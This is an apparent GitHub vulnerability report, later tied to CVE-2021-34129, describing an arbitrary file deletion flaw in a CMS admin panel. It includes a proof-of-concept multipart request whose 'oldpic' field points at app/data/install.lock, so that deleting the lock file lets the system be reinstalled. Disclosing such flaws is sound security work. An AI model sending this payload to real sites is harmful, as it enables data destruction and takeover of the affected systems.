



When the system is successfully installed, the system will generate the install.lock file in the /data/ directory. When the user wants to reinstall, it will first determine whether the install.lock file exists. If it exists, the installation cannot be repeated, but we can find one To delete any file, delete the install.lock file, you can directly reinstall the system.



Vulnerability recurrence: first log in to the background to access the link :






Before proceeding with any file deletion, visit the install directory:



安装过了,不能再次安装!

Replace parameters and delete any files:



344640124212804469902957501276	
Content-Disposition: form-data; name="id"	
2	
344640124212804469902957501276	
Content-Disposition: form-data; name="editable"	
true	
344640124212804469902957501276	
Content-Disposition: form-data; name="uploadImg"	
//	
344640124212804469902957501276	
Content-Disposition: form-data; name="Article_title"	
222	
344640124212804469902957501276	
Content-Disposition: form-data; name="Article_prompt"	
111	
344640124212804469902957501276	
Content-Disposition: form-data; name="sort"	
100	
344640124212804469902957501276	
Content-Disposition: form-data; name="imgurl"	
//111	
344640124212804469902957501276	
Content-Disposition: form-data; name="oldpic"	
app/data/install.lock	
344640124212804469902957501276	
Content-Disposition: form-data; name="Submit"	
344640124212804469902957501276	
Content-Disposition: form-data; name="content"	
32333 /	
344640124212804469902957501276	

OS-WS commented on Jun 22, 2021

Hi @bettershop @sviivyao

This issue was assigned with CVE-2021-34129. Was it fixed?

Thanks!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

